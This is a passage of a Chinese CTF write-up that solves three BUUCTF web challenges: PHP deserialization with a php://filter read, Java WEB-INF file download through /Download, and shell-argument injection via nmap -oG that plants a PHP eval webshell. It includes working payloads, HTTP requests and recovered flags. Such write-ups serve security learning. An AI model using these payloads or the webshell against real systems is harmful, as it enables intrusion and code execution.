            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        // $this->process();
    }

```

```
}
$a=new FileHandler();
$s=serialize($a);
echo $s;
```

得到序列化串,传入$str变量

```
/?str=O:11:"FileHandler":3:
{s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-
encode/resource=flag.php";s:7:"content";N;}
```

查看源码



```
</span>
</code>[Result]: <br>PD9waHAgJGZsYWc9J2ZsYWd7ODI1ZjI2N2MtMWYzZC00Y2E4LWJjODEtZmI4ZGY4Mjc5Y2QwfSc7Cg==
```


解base64后为

```
<?php $flag='flag{825f267c-1f3d-4ca8-bc81-fb8df8279cd0}';
```

flag{825f267c-1f3d-4ca8-bc81-fb8df8279cd0}

[RoarCTF 2019]Easy Java

http://81dc4b9c-14e4-49d2-a08e-6f31e9bbcc42.node3.buuoj.cn




看源码,help指向一个docx文档,点开后是个java模块的指向


```
/Download?filename=help.docx
java.io.FileNotFoundException:{help.docx}
```

查下函数,是个报错,一般只有拒绝访问和系统找不到指定路径两种情况

抓个包看看,把get传参改post,发现docx




```
POST /Download HTTP/1.1
Host: 81dc4b9c-14e4-49d2-a08e-6f31e9bbcc42.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.1484087166.1601637087; JSESSIONID=2B56FF2410B72EB7B5587D37583B94C5
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

filename=help.docx
```



```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 05 Oct 2020 08:27:37 GMT
Content-Type:
application/vnd.openxmlformats-officedocument.wordprocessingml.document
Connection: close
Content-Disposition: attachment;filename=help.docx
Content-Length: 12376

PK□□□□□□!搏褙Z□ □□□□[Content_Types].xml
□□□(□□碑薾□0□E鱠□□懂Ub琚□*□□>□-R□□□{□V羅羌□□□QU□□
I"%3粲3V苾掩峙    □袟%□□=枇搌i7+僱□-  d□&釕0轅□6□I4冀□L6□0#得掄S
O涣渻□X□□*睽V$z□3□匑□3圖睫□榎%p)O□□□□^□□□摝□5}nH"□d賡
覺g昄刞□□變|樵楸|栟恂踶s□饚□□?粲W□□覝□t4Q+绕"□a曰瘄
T\y拱□,N□□圄U□%代□-D/□慿軞□X≥□(□□□□<E阑□□)戊□;鍰□□L?□
F袼□□あ軌□□□<Fk□
惑□□髄尕跍姢頓□□i c ?妻痩□i□1 橛 ]棻譎□□餅焬□孺堩m□□□□□PK□□□□
□!□□□凤N□□□□_rels/.rels
□□□(□□瑨玶□0□@飪縺呀Q畷□□/c雄□□□□[IL□�αj□□<剢□]閲G艘訏袙s湭u郙]□□朥
娊
柱^朌□x畡讥1x鰄□□淚鯛□#I)穁媇□婓□□戾坩厝□□*D鲥□□i")
显c$常灦U作楔3辩1 罩jH[{□□=E締□何□~
f?晅3-悘罗觳膈隃□2峧)□,□I0/%瑋b□
□倘殃z？□堆, □
□/鯰f\□Z□婃□?6□!Y碓醥□漄A□□□□□PK□□□□□!x□□6□~□□word/document.x
```

save下来后



Are you sure the flag is here? ? ?

返回去看路径问题,既然可以读取,并且是java的站,就看一下java 的web文件存放

```
WEB-INF主要包含以下文件或目录：
/WEB-INF/web.xml：Web应用程序配置文件，描述了 servlet 和其他的应用组件配置及命名规则。
/WEB-INF/classes/：含了站点所有用的 class 文件，包括 servlet class 和非servlet class，他们不能包含在 .jar文件中
/WEB-INF/lib/：存放web应用需要的各种JAR文件，放置仅在这个应用中要求使用的jar文件,如数据库驱动jar文件
/WEB-INF/src/：源码目录，按照包名结构放置各个java文件。
/WEB-INF/database.properties：数据库配置文件
漏洞检测以及利用方法：
查看web.xml文件，推断class文件的路径，最后直接访问class文件，再通过反编译class文件，得到网站源码
```

所以我们应该先访问/WEB-INF/web.xml，读取初始化配置信息

```
filename=/WEB-INF/web.xml
```




```
POST /Download HTTP/1.1
Host: 81dc4b9c-14e4-49d2-a08e-6f31e9bbcc42.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.1484087166.1601637087; JSESSIONID=2B56FF2410B72EB7B5587D37583B94C5
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

filename=/WEB-INF/web.xml
```

```
  <servlet-mapping>
    <servlet-name>LoginController</servlet-name>
    <url-pattern>/Login</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>DownloadController</servlet-name>
    <servlet-class>com.wm.ctf.DownloadController</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>DownloadController</servlet-name>
    <url-pattern>/Download</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>FlagController</servlet-name>
    <servlet-class>com.wm.ctf.FlagController</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>FlagController</servlet-name>
    <url-pattern>/Flag</url-pattern>
  </servlet-mapping>

</web-app>
```

然后发现了FlagController：com.wm.ctf.Flagcontroller
根据java文件的路径,用.来连接/,转换一下格式后路径为

```
filename=/WEB-INF/classes/com/wm/ctf/FlagController.class
```



```
POST /Download HTTP/1.1
Host: 81dc4b9c-14e4-49d2-a08e-6f31e9bbcc42.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.1484087166.1601637087; JSESSIONID=2B56FF2410B72EB7B5587D37583B94C5
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

filename=/WEB-INF/classes/com/wm/ctf/FlagController.class
```

```
Date: Mon, 05 Oct 2020 08:46:37 GMT
Content-Type: application/java
Content-Length: 872
Connection: close
Content-Disposition:
attachment;filename=/WEB-INF/classes/com/wm/ctf/FlagController.class

漱壕4+
□□□□    □□□□□□□

!□□□"□□flag□□Ljava/lang/String;□□<init>□□()V□□Code□□LineNumberTable□□doGet□
R(Ljavax/servlet/http/HttpServletRequest;Ljavax/servlet/http/HttpServletResponse;)V□
Exceptions□#□$□
SourceFile□□FlagController.java□□RuntimeVisibleAnnotations□%Ljavax/servlet/annotati
on/WebServlet;□□name□□FlagController□□□□<ZmxhZ3s0NjNmYmNhNC1hNDZiLTRlNT
ctOWNmMC01MDRjMjNhYTQwZjZ9Cg==□
□%□&'□&<h1>Flag is nearby ~ Come on!!
!</h1>□(□)*□□javax/servlet/http/HttpServlet□□javax/servlet/ServletException□□java/io/I
OException□&javax/servlet/http/HttpServletResponse□
getWriter□□()Ljava/io/PrintWriter;□□java/io/PrintWriter□□print□□(Ljava/lang/String;)V!□
□□
□□□□□'□□□*□□*□□□□□□□
□
□□□□□□.□□□,□□□N-□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□s□
```

将这串base64解码

ZmxhZ3s0NjNmYmNhNC1hNDZiLTRlNTctOWNmMC01MDRjMjNhYTQwZjZ9Cg==

flag{463fbca4-a46b-4e57-9cf0-504c23aa40f6}

[BUUCTF 2018]Online Tool

http://c6a94036-abf3-435c-8142-3d905faf858a.node3.buuoj.cn

```php
<?php
if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}
if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

根据分析,$host被用两个函数进行了处理,escapeshellarg和escapeshellcmd

在php里,这两个函数联用会有安全隐患

详细看这篇文章 https://www.yuque.com/chenyi-ctf/ctfnotebook/arunuz

escapeshellarg会把字符串转码为可以在shell命令里使用的参数,而escapeshellcmd会把字符串中可能会欺骗shell命令执行任意命令的字符进行转义,比如&#;`|*?~<>^()[]{}$\, \x0A 和 \xFF, ' 和 " 仅在不配对的时候被转义

所以当两个函数联用时,先经过escapeshellarg处理对单引号转义,再用单引号将整个语句括起来,接着经过escapeshellcmd处理,对用于转义的\和'进行转义处理,用一个例子:


```
原始命令:
127.0.0.1' -v -d a=1
escapeshellarg处理后:
'127.0.0.1'\'' -v -d a=1'
escapeshellcmd处理后:
'127.0.0.1'\\'' -v -d a=1\'
```

再分析题目里最后执行的system命令


```
system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host)
```

这堆参数都不重要,我们需要将nmap扫描的结果输出,需要用到 -oG 参数对linux执行命令进行grep输出
传入一句话木马

```
?host=' <?php @eval($_POST["shell"]);?> -oG ws.php '
```




```
you are in sandbox 9feb115ffafea7016370248b6b491982Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-05 09:44 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 20.20 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 20.20 seconds
```


DevTools - c6a94036-abf3-435c-8142-3d905faf858a.node3.buuoj.cn/?host=%27%20%3C?php%20@eval($_POST[%22shell%22]);?%3E%20-oG%20ws.php%2...
Elements
Console
Sources
Network
Performance
Memory
Application
Security
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
ENCODING
URL

http://c6a94036-abf3-435c-8142-3d905faf858a.node3.buuoj.cn/?host=' <?php @eval($_POST["shell"]);?> -oG ws.php '

蚁剑连一下



编辑: /flag

```
flag{74119793-a9a1-4251-b4e3-5135d765a356}
```

flag{74119793-a9a1-4251-b4e3-5135d765a356}